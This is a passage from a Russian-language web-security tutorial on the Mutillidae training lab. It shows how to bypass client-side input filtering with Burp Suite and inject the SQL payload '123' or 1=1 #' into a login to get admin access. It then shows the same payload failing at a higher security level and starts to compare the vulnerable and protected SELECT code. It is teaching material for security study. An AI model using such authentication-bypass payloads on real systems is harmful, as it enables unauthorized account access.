


Попробуем авторизоваться с помощью логина «admin», в поле Name, и пароля «123' or 1=1 #», в поле «Password»:




Ничего не было отправлено в Burp, так как этот запрос был остановлен до того, как был отправлен в интернет. Иными словами, он был блокирован со стороны клиента. В этой ситуации нужно избавиться от опасных символов, которые фильтруются на клиентской стороне. Мы просто введем логин и пароль, которые попадут в Burp Suite. В Burp мы добавим опасные символы, которые позволят нам обойти аутентификацию, или запустить код на сервере жертвы.
С помощью Burp мы сможем обойти фильтрацию со стороны клиента.


Теперь перейдем к практике, и на странице регистрации я введу в поле «Name» - admin, а в поле «Password» - aaa. Это обычный запрос, и он не будет блокирован со стороны клиента:



Перейдем на вкладку «Params» в Burp Suite для того, чтобы отредактировать наш пароль, воспользовавшись эксплойтом, который мы уже использовали:



Изменим поле с именем «password» на «123' or 1=1 #»:



Жмем два раза кнопку «Forward» и переходим на веб-сайт:

В итоге мы успешно авторизировались под учетной записью администратора.

Безопасность — Предотвращение SQL-инъекций через страницы авторизации.


Продолжаем рассматривать SQL-инъекции, и в данном случае я бы хотел затронуть тему безопасности и предотвращение инъекций через страницы авторизации.

Перейдем непосредственно к практике, и рассмотрим самый высокий уровень безопасности на сайте Mutillidae:


Это довольно серьезный уровень защиты, но в некоторых ситуациях его можно обойти. Данный уровень безопасности не является идеальным, и существуют веб-приложения с более высоким уровнем защиты от SQL-инъекций.

Начинаем экспериментировать с этим веб-сайтом, и введем в поле «Name» - admin, а в поле «Password» - zzz. Напоминаю, что мы уже сконнектились с Burp Suite. Как это делать, я рассматривал в предыдущей главе:


Перехватчик в Burp Suite работает:



Жмем кнопку «Login», и видим перехваченные пакеты в Burp:



Нам нужно внедрить мини-эксплойт для проверки, точно также, как я делал ранее. Переходим на вкладку «Params», и уже там редактируем наш пароль, на «zzz“ or 1=1 #»:




Работаем дальше с перехватчиком, и жмем кнопку «Forward», для дальнейшей передачи пакетов. Как видим, получаем ошибку аутентификации:


Можно прийти к выводу, что эта страница достаточно защищена, так как с такими настройками безопасности мы не можем осуществить инъекцию.

Еще раз повторюсь, что это не самый лучший метод защиты веб-сайта, но в этом конкретном случае защита достаточно хороша.

Посмотрим на код авторизации этого сайта, на разных настройках безопасности. Разница в выражении «SELECT»:




Как видим, в первом незащищенном варианте авторизации присутствует выражение «SELECT», и две переменные «$username», «$password»:



